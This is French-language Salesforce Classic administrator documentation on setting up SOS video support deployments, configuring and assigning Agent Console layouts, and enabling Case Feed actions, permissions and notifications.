Lorsque SOS est entièrement configurée pour votre organisation, vous devez configurer quelques paramètres dans votre Salesforce Console pour permettre à vos agents de recevoir du travail.

Vous devez ajouter les widgets Omni-Channel et SOS à votre console, et ajouter l'URL `salesforceliveagent.com` à la liste blanche.

Les widgets SOS et Omni-Channel figurent dans le pied de page de Salesforce Console. Dans le widget Omni-Channel, les agents peuvent modifier leur statut de présence et organiser leurs attributions de travail entrantes, y compris les appels SOS. Lorsqu'un agent accepte un appel SOS, l'appel s'ouvre dans le widget SOS dans lequel les agents peuvent visualiser l'écran du client.

Vous devez également ajouter l'URL `salesforceliveagent.com` à la liste blanche afin d'éviter le blocage de vos appels par les pare-feux de votre société. Cela garantit la transmission en toute sécurité des appels SOS des clients à vos agents.

1. Dans Configuration, saisissez *Applications* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Cliquez sur **Modifier** en regard de l'application Salesforce Console à laquelle vous souhaitez ajouter les widgets Omni-Channel et SOS.
3. Dans la section Sélectionner les composants de la console, ajoutez Omni-Channel et SOS à votre liste d'éléments sélectionnés.
4. Dans le champ `Domaine de la liste blanche`, ajoutez `salesforceliveagent.com` à la liste des domaines en liste blanche.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser une application de console :
- Personnaliser l'application

## Création d'un déploiement SOS

Créer un déploiement SOS afin d'intégrer vos paramètres SOS Salesforce à votre application mobile.

Lorsque vous créez un déploiement SOS, un ID unique lui est attribué. Vos développeurs mobiles utilisent cet ID de déploiement pour intégrer vos paramètres SOS Salesforce à votre application mobile.

1. Dans Configuration, saisissez *Déploiements SOS* dans la case `Recherche rapide`, puis sélectionnez **Déploiements SOS**.
2. Cliquez sur **Nouveau**.
3. Choisissez les paramètres de votre déploiement.
4. Cliquez sur **Enregistrer**.
5. Dans la page de détail, copiez l'ID de déploiement SOS et envoyez-le à vos développeurs mobiles.

   Pour intégrer le déploiement SOS à une application mobile, les développeurs mobiles utilisent le kit de développement *SOS iOS SDK*.

### Paramètres de déploiement SOS

Les paramètres de déploiement SOS contrôlent l'intégration des paramètres SOS Salesforce à votre application mobile.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des déploiements SOS :
- Personnaliser l'application

## Paramètres de déploiement SOS

Les paramètres de déploiement SOS contrôlent l'intégration des paramètres SOS Salesforce à votre application mobile.

Appliquez les paramètres lors de la création ou de la modification d'un déploiement SOS.

| Paramètre | Action |
| --- | --- |
| `Nom du déploiement SOS` | Désigne le déploiement.<br>Ce nom de déploiement, ou une version du nom, devient automatiquement le `Nom d'API`. |
| `Nom d'API` | Définit le nom d'API du déploiement SOS. |
| `Activer le déploiement` | Active le déploiement pour permettre aux clients de demander des appels SOS lorsque SOS est déployé sur leur application mobile. |
| `Mode vocal uniquement` | Désactive la fonctionnalité vidéo, et autorise les agents et les clients à communiquer uniquement par le mode audio. |
| `Activer la caméra arrière` | Autorise le client à relier la vidéo de sa caméra mobile arrière aux agents. |
| `File d'attente` | Détermine la file d'attente à partir de laquelle vous souhaitez acheminer les appels SOS entrants. |
| `Enregistrement de session activée` | Enregistre automatiquement les sessions SOS. |
| `Fournisseur de stockage des enregistrements de session` | Détermine le fournisseur de stockage de données qui stocke vos enregistrements de sessions SOS. Disponible uniquement si l'enregistrement de session est activé. |
| `Clé d'API du fournisseur de stockage des enregistrements de session` | L'ID de la clé d'accès associée à votre compte de stockage Amazon S3. Disponible uniquement si l'enregistrement de session est activé. |
| `Secret API du fournisseur de stockage des enregistrements de session` | L'ID du secret d'accès associé à votre compte de stockage Amazon S3. Disponible uniquement si l'enregistrement de session est activé. |
| `Compartiment du fournisseur de stockage des enregistrements de session` | Le nom du compartiment Amazon S3 dans lequel vous souhaitez stocker vos enregistrements de sessions SOS. Disponible uniquement si l'enregistrement de session est activé. |

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Configuration de l'expérience de l'agent de support

## Configuration d'un service d'assistance unifié

### Console de l'agent sous l'onglet Console

#### Configuration de la Console de l'agent

Mise en route rapide de la Console de l'agent.

**Remarque:** Depuis la version Spring '15, la console de l'agent n'est pas disponible pour les nouvelles organisations.

La nouvelle Salesforce Console améliore la console Agent en offrant davantage d'options et des technologies plus avancées. Reportez-vous à Salesforce Console.

Vous pouvez rapidement configurer la console Agent afin que les utilisateurs disposent de toutes les informations dont ils ont besoin sur un seul et même écran lorsqu'ils utilisent Salesforce. Pour configurer la console Agent :

1. Créez des présentations de console pour définir les objets disponibles pour les utilisateurs dans le cadre de vue de liste de la console.
2. Choisissez les objets associés à montrer dans la vue réduite.
3. Définissez les présentations de page miniatures pour personnaliser les champs et les listes associées des objets qui apparaissent dans la vue réduite de la console.
4. Attribuez des profils à la présentation de console pour donner aux utilisateurs un accès à des objets particuliers dans la vue de liste de la console.
5. Ajoutez la console Agent aux applications personnalisées afin que les utilisateurs aient accès à la console à partir d'applications spécifiques.

**Remarque:** Vous ne pouvez pas ajouter une console Agent à des portails partenaires ou à des portails personnalisés.

Les pages Visualforce peuvent ne pas s'afficher correctement dans la console Agent, car aucune communication n'existe entre les domaines Salesforce et les domaines Visualforce.

**Éditions**

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer la console Agent :
- Personnaliser l'application

## Création de présentations de console de l'agent

**Remarque:** Depuis la version Spring '15, la console de l'agent n'est pas disponible pour les nouvelles organisations.

La nouvelle Salesforce Console améliore la console de l'agent en offrant davantage d'options et des technologies plus avancées. Reportez-vous à Salesforce Console.

Pour créer une présentation pour la console Agent :

1. Dans Configuration, saisissez *Présentations de console* dans la case Recherche rapide, puis sélectionnez **Présentations de console**.
2. Cliquez sur **Nouveau** et sélectionnez une présentation existante à cloner, si vous le souhaitez.
3. Saisissez le nom de la nouvelle présentation.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Modifier** dans la section Vues de liste sélectionnées.
6. Pour ajouter des objets à une présentation ou en supprimer, sélectionnez un objet, puis cliquez sur la flèche **Ajouter** ou **Supprimer**.

   Un utilisateur ne peut afficher dans le cadre de vue de liste de la console que les objets ajoutés à la présentation de console à laquelle leur profil est attribué.
7. Cliquez sur **Enregistrer**.
8. Ensuite, choisissez les objets associés à montrer dans la vue réduite de la console.

CONSULTER ÉGALEMENT :

Gestion de présentations de console pour la Console de l'agent

**Éditions**

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des présentations de console :

- Personnaliser l'application

## Personnalisation de présentations de console Agent

Pour personnaliser des présentations pour la console Agent :

1. Dans Configuration, saisissez *Présentations de console* dans la case Recherche rapide, puis sélectionnez **Présentations de console**.
2. Sélectionnez un nom de présentation.
3. Pour modifier le `nom` ou la `description` de la présentation, cliquez sur **Modifier** dans la section des détails de la présentation de console.
4. Pour ajouter des objets à une présentation ou en supprimer, cliquez sur **Modifier** dans la section Vues de liste sélectionnées, sélectionnez un objet et cliquez sur la flèche **Ajouter** ou **Supprimer**.

   Un utilisateur ne peut afficher dans le cadre de vue de liste de la console que les objets ajoutés à la présentation de console à laquelle leur profil est attribué.
5. Cliquez sur **Enregistrer** pour achever la procédure.

### CONSULTER ÉGALEMENT :

Gestion de présentations de console pour la Console de l'agent

### Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de console :

- Personnaliser l'application

## Suppression de présentations de console Agent

Pour supprimer une présentation pour la console Agent :

1. Dans Configuration, saisissez *Présentations de console* dans la case Recherche rapide, puis sélectionnez **Présentations de console**.
2. Cliquez sur **Suppr** en regard du nom de la présentation de la console.

Remarque: Vous ne pouvez pas supprimer une présentation de console attribuée à un profil. Vous devez d'abord réassigner le profil à une autre présentation de console, ou ne définir aucune présentation.

### CONSULTER ÉGALEMENT :

Gestion de présentations de console pour la Console de l'agent

### Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour supprimer des présentations de console Agent :

- Personnaliser l'application

## Gestion de présentations de console pour la Console de l'agent

Les présentations de console définissent les objets disponibles pour les utilisateurs dans le cadre de vue de liste de la console Agent. Par exemple, pour que les utilisateurs visualisent les vues de liste de requêtes et de contacts dans la console, vous devez ajouter ces requêtes et ces contacts à une présentation de console, puis attribuer cette présentation de console aux profils utilisateur appropriés. Un utilisateur ne peut afficher dans le cadre de vue de liste de la console que les objets ajoutés à la présentation de console à laquelle leur profil est attribué.

Depuis la page de la liste des présentations de console, à laquelle vous accédez dans Configuration en saisissant *Présentations de console* dans la case Recherche rapide puis en sélectionnant **Présentations de console**, vous pouvez :

- Cliquez sur **Nouveau** pour créer des présentations.
- Cliquez sur **Modifier** pour modifier la présentation.
- Cliquez sur **Attribution de présentations de console** pour attribuer des présentations de console à des profils.

CONSULTER ÉGALEMENT :

Configuration de la Console de l'agent

**Éditions**

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier, supprimer et attribuer des présentations de console Agent :

- Personnaliser l'application

## Sélection d'objets associés pour la vue réduite de la console Agent

Vous pouvez choisir les objets associés qui s'affichent dans la vue réduite de la console Agent, mais vous ne pouvez choisir que des objets ayant une relation principal-détails avec l'objet principal. Par exemple, à partir de l'objet requêtes, vous pouvez choisir Compte et Contact parce que les requêtes comportent des champs de recherche de compte et de contact.

1. Depuis les paramètres de gestion de l'objet dont vous souhaitez modifier la présentation de page, rendez-vous dans Présentations de page.

   L'objet standard ou personnalisé sélectionné à cette étape représente l'enregistrement dans la vue détaillée de la console, tandis que les objets associés dans la vue réduite représentent les enregistrements associés.

2. En regard du nom de présentation de page, cliquez sur **Modifier**.
3. Dans l'en-tête de la présentation de page, cliquez sur **Vue de console min**.
4. Pour sélectionner les objets associés affichés dans la vue miniature, sélectionnez un nom de champ, puis cliquez sur **Ajouter** ou sur **Supprimer**. Vous pouvez sélectionner des objets uniquement s'ils sont définis comme disposant de champs de relation de référence figurant dans la présentation de page. Pour modifier l'ordre des objets associés dans la vue miniature, sélectionnez un nom de champ dans Champs de relation sélectionnés, puis cliquez sur la flèche **Monter** ou **Descendre**. Cliquez sur **Enregistrer** lorsque vous avez terminé.
5. Cliquez sur **Enregistrer**.
6. Ensuite, définissez les présentations de page miniatures pour préciser les champs et les listes associées à afficher pour les objets associés de la vue réduite.

Remarque: Vous ne pouvez pas choisir d'objets associés pour la Présentation de requêtes clôturées ou les présentations Page de consignation de requête et Page d'affichage des requêtes sur le portail libre-service.

CONSULTER ÉGALEMENT :

Configuration de la Console de l'agent

Recherche des paramètres de gestion d'objet

Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer la console Agent :

- Personnaliser l'application

## Définition de présentations de page miniatures dans la console de l'agent

Vous pouvez définir des présentations de page miniatures pour les enregistrements qui s'affichent dans la vue réduite de la console Agent, dans les détails de survol et dans les plans d'événement. Une présentation de page miniature comporte un sous-ensemble des éléments d'une présentation de page existante. Les présentations de page miniatures héritent des associations type d'enregistrement-profil, des listes associées, des champs et des paramètres d'accès aux champs de la présentation de page associée. Les champs visibles et les listes associées de la présentation de page miniature peuvent être personnalisés, ce qui n'est pas le cas des autres éléments hérités de la présentation de page associée, qui ne peuvent pas être modifiés sur la présentation de page miniature.

La présentation de page miniature d'événement est utilisée pour le plan des détails d'événement et pour modifier les présentations, mais non pour l'onglet Console. Les listes associées dans les présentations de page miniature s'affichent uniquement dans l'onglet Console, pas dans les détails de survol.

**Éditions**

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer la console Agent :
- Personnaliser l'application

1. Depuis les paramètres de gestion de l'objet dont vous souhaitez modifier la présentation de page, rendez-vous dans Présentations de page.
2. En regard du nom de présentation de page, cliquez sur **Modifier**.
3. Dans l'en-tête de la présentation de page, cliquez sur **Présentation de page min**.
4. Sélectionnez les champs et les listes associées qui seront affichés pour ce type d'enregistrement dans la vue réduite. Choisissez les champs à afficher dans chaque liste associée sélectionnée.
   - Vous pouvez sélectionner tous les champs disponibles et jusqu'à cinq listes associées à afficher dans la console. Cependant, il est recommandé de ne sélectionner que quelques éléments pour éviter aux utilisateurs de devoir faire défiler l'écran afin de trouver les informations voulues.
   - Les champs et les listes associées sélectionnés sont affichés dans la console même s'ils ne contiennent rien.
   - Les champs signalés par la mention `Toujours affiché` ou `Toujours sur la présentation` dans les présentations de page sont automatiquement ajoutés à la présentation de page miniature et ne peuvent pas être supprimés, sauf s'ils sont supprimés de la présentation de page.
   - Les propriétés de champ définies sur la présentation de page déterminent celles de la présentation de page miniature. Par exemple, si un champ est en lecture seule sur la présentation de page, il le sera également sur la présentation de page miniature. Pour modifier les propriétés des champs de la présentation de page miniature, vous devez modifier celles des champs de la présentation de page. Notez que la console respecte la sécurité au niveau du champ dans les entreprises où celle-ci est disponible.
   - Pour ajouter ou supprimer des champs, sélectionnez un nom de champ et cliquez sur **Ajouter** ou **Supprimer**. Pour changer l'ordre des champs, sélectionnez un nom de champ dans Sélectionné, puis cliquez sur **Monter** ou **Descendre**. Cliquez sur **Enregistrer** lorsque vous avez terminé.
   - L'ordre des listes associées sur la présentation de page détermine celui des listes associées sur la présentation de page miniature. Pour modifier l'ordre des listes associées sur la présentation de page miniature, vous devez modifier l'ordre sur la présentation de page, puis sélectionner la présentation de page miniature et cliquer sur **Enregistrer**.
5. Cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas définir de présentations de page miniatures pour la Présentation de requêtes clôturées ou les présentations Page de consignation de requête et Page d'affichage des requêtes dans le portail Libre-service.

CONSULTER ÉGALEMENT :

Configuration de la Console de l'agent

Recherche des paramètres de gestion d'objet

## Attribution de présentations à la Console Agent

Après avoir créé des présentations de console, attribuez celles que les utilisateurs affichent dans la console Agent sous l'onglet Console. Les profils utilisateur déterminent la présentation de console affichée.

Pour attribuer des présentations de console :

1. Dans Configuration, saisissez *Présentations de console* dans la case Recherche rapide, puis sélectionnez **Présentations de console**.
2. Cliquez sur **Attribution de présentations de console**.
3. Dans la liste déroulante, sélectionnez la présentation de console à attribuer au profil.
4. Dans la liste déroulante, sélectionnez les paramètres de visibilité de l'onglet Console pour le profil. Vous ne pouvez sélectionner que les paramètres de visibilité de l'onglet Console pour les profils attribués à une présentation de console.
5. Cliquez sur **Enregistrer**.

Remarque: Les utilisateurs des éditions Enterprise, Unlimited, Performance et Developer qui disposent de l'autorisation « Personnaliser l'application », peuvent attribuer une présentation de console à un profil via la page de détail du profil. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**, sélectionnez un nom de profil puis cliquez sur **Modifier** dans la section Paramètres de console.

CONSULTER ÉGALEMENT :

Gestion de présentations de console pour la Console de l'agent

Éditions

Console de l'agent disponible dans Salesforce Classic. Configuration de la console de l'agent disponible avec Salesforce Classic et avec Lightning Experience.

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des présentations de console :

- Personnaliser l'application

# Fil de requête

## Configuration de Fil de requête

### Prérequis et configuration de base

Avant d'activer et de personnaliser Fil de requête :

- Choisissez les actions et les outils dont vous avez besoin :
  - Pour utiliser l'action E-mail, configurez E-mail vers requête.
  - Pour utiliser l'action Portail, configurez un portail client, un portail partenaire ou Réponses Chatter.
  - Pour utiliser l'outil articles, configurez Salesforce Knowledge.
- Observez la mise à niveau des requêtes et les conséquences lors de l'activation des actions et des éléments de fil de Fil de requête.

Lorsque vous êtes prêt(e), activez les actions et les éléments de fil de Fil de requête.

**Remarque:** Dans les organisations créées avant la version Winter '14, vous devez également procéder comme suit :

- Activez Chatter et les actions dans l'éditeur.
- Activez le suivi de fil dans les requêtes. Dans la page de suivi de fil, désactivez le suivi pour le champ Statut. Cela empêche la duplication des éléments de fil lorsque des agents mettent à jour le statut d'une requête en utilisant l'action Modifier le statut.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer et personnaliser Fil de requête :

- Gérer les requêtes

  ET

  Personnaliser l'application

### Personnalisation des présentations de page

Sélectionnez les éléments que vous souhaitez afficher dans les présentations de pages de Fil de requête en fonction des besoins de votre société et de vos agents.

- Créez des présentations de page de détail de requête et de requêtes fermées ainsi que des panneaux de présentation.
- Créez des présentations de page de vue de fil pour spécifier les actions, les champs et les outils affichés pour les agents qui travaillent sur des requêtes.

### Octroi de l'accès aux utilisateurs

Pour accorder aux utilisateurs l'accès à Fil de requête, le plus simple est de les associer à des profils qui utilisent les présentations de page de requête basées sur le fil que vous créez.

Dans les organisations créées avant la version Spring '14, vous pouvez également accorder l'accès aux utilisateurs de deux façons :

- En créant des ensembles d'autorisations et en les attribuant aux utilisateurs
- Via des profils personnalisés

### Configuration de Fil de requête : ajout de fonctionnalités supplémentaires

Pour ajouter d'autres fonctionnalités à Fil de requête, procédez comme suit :

- Pour permettre aux agents d'inclure de courts messages prérédigés dans leurs e-mails, configurez la fonctionnalité Texte rapide et créez des messages Texte rapide.

- Pour permettre aux agents d'envoyer des e-mails aux clients pour les informer de la publication de réponses aux questions qu'ils ont posées dans un portail, activez les notifications par e-mail du portail.
- Pour permettre aux agents d'enregistrer les e-mails dans les brouillons avant de les envoyer, et pour créer des actions d'approbation d'e-mails, activez les e-mails brouillons.
- Créez des modèles d'e-mail texte, HTML ou Visualforce pour permettre aux agents de gagner du temps et d'augmenter la cohérence.
- Créez et ajoutez des actions personnalisées pour permettre aux agents d'accéder à des fonctionnalités supplémentaires.

CONSULTER ÉGALEMENT :

Paramètres Chatter

Activation d'actions dans l'éditeur Chatter

Attribution de présentations de page depuis une présentation de page personnalisée ou une page de type d'enregistrement

## Activation des actions et des éléments de fil Fil de requête

L'activation des actions et des éléments de fils de Fil de requête permet aux utilisateurs d'accéder à certaines actions standard dont ils ont besoin pour utiliser des requêtes, notamment E-mail et Modifier le statut, et aux éléments de fil associés à ces actions.

**Remarque:** Dans les organisations Salesforce créées avant la version Winter '14, vous devez activer le suivi de fil dans les requêtes avant d'activer les actions de Fil de requête et les éléments de fil. Si le suivi de fil n'est pas activé, l'option `Activer les actions de fil de requête et les éléments de fil` n'est pas visible.

Dans les organisations Salesforce créées après la version Winter '14, le suivi de fil dans les requêtes, et les actions de Fil de requête et les éléments de fil sont automatiquement activés.

1. Dans Configuration, saisissez *`Paramètres de support`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de support**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer les actions de Fil de requête et les éléments de fil`.
4. Cliquez sur **Enregistrer**.

Une fois les actions et les éléments de fil de Fil de requête activés, vos requêtes sont automatiquement mises à niveau vers la nouvelle interface utilisateur. Nous recommandons d'attendre la fin de ce processus de mise à niveau avant d'accorder aux utilisateurs l'accès à Fil de requête.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres du support :

- Gérer les requêtes

  ET

  Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Résultats de mise à niveau de Fil de requête

Attribution de Fil de requête à des utilisateurs

Activation des mises à jour de fil pour des enregistrements associés

## Création d'ensembles d'autorisations pour Fil de requête

Une fois Fil de requête activé pour votre organisation, créez un ensemble d'autorisations pour accorder l'accès aux utilisateurs.

1. Créez un ensemble d'autorisations pour Fil de requête.

   Procédure pas à pas

2. Dans la page Ensemble d'autorisations, cliquez sur **Autorisations d'application**.
3. Sélectionnez `Utiliser Fil de requête`. Vous pouvez également sélectionner d'autres autorisations pour les inclure dans l'ensemble.
4. Cliquez sur **Enregistrer**.

   Conseil: Si vous disposez d'un ensemble d'autorisations existant, vous pouvez le modifier pour inclure l'autorisation `Utiliser Fil de requête`.

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Attribution de Fil de requête à des utilisateurs

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Attribution de Fil de requête à des utilisateurs

Après avoir activé Fil de requête dans votre organisation et créé un ensemble d'autorisations qui inclut Fil de requête, attribuez cet ensemble d'autorisations à des utilisateurs.

1. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.
2. Sélectionnez le nom d'un utilisateur.
3. Dans la liste Attributions d'ensembles d'autorisations, cliquez sur **Modifier les attributions**.
4. Sélectionnez l'ensemble d'autorisations que vous souhaitez dans la liste `Ensembles d'autorisations disponibles`, puis cliquez sur **Ajouter**.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Création d'ensembles d'autorisations pour Fil de requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres du support :

- Gérer les requêtes

  ET

  Personnaliser l'application

## Octroi de l'accès aux utilisateurs à Fil de requête via des profils personnalisés

Au lieu d'accorder aux utilisateurs l'accès à Fil de requête via des ensembles d'autorisations, vous pouvez créer un profil personnalisé qui inclut l'autorisation utilisateur `Utiliser Fil de requête`.

1. Créez un profil.
2. Dans la page Profil, cliquez sur **Modifier**.
3. Dans Autorisations générales de l'utilisateur, sélectionnez `Utiliser Fil de requête`.
4. Cliquez sur **Enregistrer**.
5. Associez des utilisateurs au profil.

Exemple:

Remarque: Fil de requête est automatiquement activé et attribué à tous les profils standard dans les organisations Salesforce créées après la version Winter '14. Pour désactiver Fil de requête dans un profil, désélectionnez `Utiliser Fil de requête`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des profils :
- Gérer les profils et les ensembles d'autorisations

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

## Résultats de mise à niveau de Fil de requête

Lorsque vous activez Fil de requête pour votre organisation, un processus de mise à niveau convertit les requêtes actives pour la nouvelle interface et crée des éléments de fil pour l'activité de ces requêtes.

Durant le processus de mise à niveau, les utilisateurs ne remarqueront aucune différence. Une fois le processus terminé, les utilisateurs pour lesquels vous avez activé Fil de requête affichent les requêtes nouvelles et existante dans la nouvelle interface, alors que les utilisateurs sans Fil de requête continuent d'afficher des requêtes traditionnelles.

Lors de la mise à niveau des requêtes pour la nouvelle interface :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Les 5000 requêtes actives les plus récentes dans votre organisation sont converties vers l'interface Fil de requête. La durée du processus dépend du nombre de requêtes converties et de la complexité des données comprises. Par exemple, les requêtes contenant des e-mails ou d'autres pièces jointes peuvent être plus longues à convertir que les autres requêtes.
- Les requêtes plus anciennes sont également mises à niveau si elles contiennent des commentaires, des e-mails ou des appels consignés ajoutés à la requête durant la plage de dates qui s'applique aux 5000 requêtes d'origine converties. Vous pouvez avoir jusqu'à 500 requêtes avec des commentaires actuels, jusqu'à 500 requêtes avec des e-mails actuels et jusqu'à 500 requêtes avec des appels consignés actuels, pour un total de 1500 requêtes supplémentaires converties.
- Les éléments suivants sont ajoutés au fil pour chaque requête :
  - Jusqu'à 60 e-mails.
  - Jusqu'à 60 commentaires privés et publics. Ils sont convertis à partir des commentaires dans les publications Chatter durant la mise à niveau.
  - Jusqu'à 60 appels consignés. Certains appels consignés, créés avant la mise à niveau vers Fil de requête, peuvent s'afficher dans le fil en tant que tâches.

- L'interface Fil de requête est activée pour toutes les nouvelles requêtes, ce qui permet aux utilisateurs d'accéder à l'éditeur et au fil.
- La vue Détails de la requête devient accessible. Elle contient des informations supplémentaires sur la requête, notamment les éléments restants dans sa liste associée actuelle.

Vous recevez un e-mail une fois le processus de mise à niveau terminé.

### Meilleures pratiques

- Pour faciliter le processus de mise à niveau, nous recommandons d'activer Fil de requête dans une organisation sandbox complète avant de l'activer dans votre organisation de production. Vous pourrez ainsi déterminer la durée du processus de conversion de requêtes et vérifier quelques exemples de requêtes dans la nouvelle interface utilisateur.
- Une fois Fil de requête activé dans votre organisation de production, attendez la fin du processus de mise à niveau pour accorder l'accès aux utilisateurs. Nous recommandons d'attribuer d'abord Fil de requête à un seul utilisateur, qui peut vérifier quelques requêtes converties pour s'assurer de la réussite du processus de mise à niveau, avant de le mettre à disposition des autres utilisateurs.

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Activation des actions et des éléments de fil Fil de requête

## Activation des notifications par e-mail de réponse du portail dans Fil de requête

Si votre organisation utilise un portail ou une communauté, les agents de support peuvent utiliser l'action Communauté dans Fil de requête pour répondre aux clients. L'activation des notifications par e-mail de réponse du portail permet aux agents d'accéder à l'option `Envoyer un e-mail` dans l'action Communauté.

1. Dans Configuration, saisissez *`Paramètres de support`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de support**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer la notification aux contacts des commentaires sur la requête`.
4. Sélectionnez un modèle pour les notifications par e-mail.
5. Cliquez sur **Enregistrer**.

Les e-mails envoyés aux utilisateurs externes contiennent un lien vers la communauté. Si le destinataire de l'e-mail est membre de plusieurs communautés actives, le lien l'oriente vers la communauté active la plus ancienne. Si l'utilisateur est déjà connecté à une communauté et qu'il clique sur le lien de l'e-mail, le lien mène vers cette communauté. Si l'utilisateur n'est membre d'aucune communauté, le lien mène vers l'organisation interne. Si l'utilisateur est membre d'un portail et d'une communauté, le lien mène à la communauté.

CONSULTER ÉGALEMENT :

Configuration de Fil de requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres du support :

- Gérer les requêtes

  ET

  Personnaliser l'application

## Mise en évidence des éléments de fil visibles en externe dans Fil de requête

Dans Fil de requête, vous pouvez mettre en évidence les éléments de fil qui sont visibles pour les utilisateurs externes. Les agents de support peuvent désormais différencier aisément les éléments de fil qui sont visibles uniquement pour les utilisateurs internes et ceux qui sont visibles pour les utilisateurs externes.

Par défaut, Fil de requête ne différencie pas les éléments de fil visibles ou non selon le type d'utilisateur.

Vous devez activer les paramètres `Activer le fil de requêtes de communauté` et `Mettre en évidence les éléments de fil visibles en externe` pour que la mise en évidence fonctionne correctement.

Lorsque les paramètres `Activer le fil de requêtes de communauté` et `Mettre en évidence les éléments de fil visibles en externe` sont tous les deux activés, les éléments de fil suivants sont mis en surbrillance dans le fil de requêtes :

- E-mails publics envoyés à ou reçus depuis l'adresse e-mail du contact sur une requête
- Commentaires de requête publics
- Toutes les publications sociales (comme les publications Facebook)
- Questions remontées depuis les communautés
- Tâches ayant les paramètres Tous avec accès/Public
- Évènements ayant les paramètres Tous avec accès ou Public
- Publications Chatter ayant les paramètres Tous avec accès ou Public

Quand seul `Mettre en évidence les éléments de fil visibles en externe` est activé alors les éléments de fil suivants sont mis en évidence dans le fil de requêtes :

- Les éléments de fil d'e-mails entrants et sortants qui sont envoyés à, ou reçus de, l'adresse e-mail du contact d'une requête.

Quand seul `Activer le fil de requêtes de communauté` est activé, alors aucun élément de fil n'est mis en évidence.

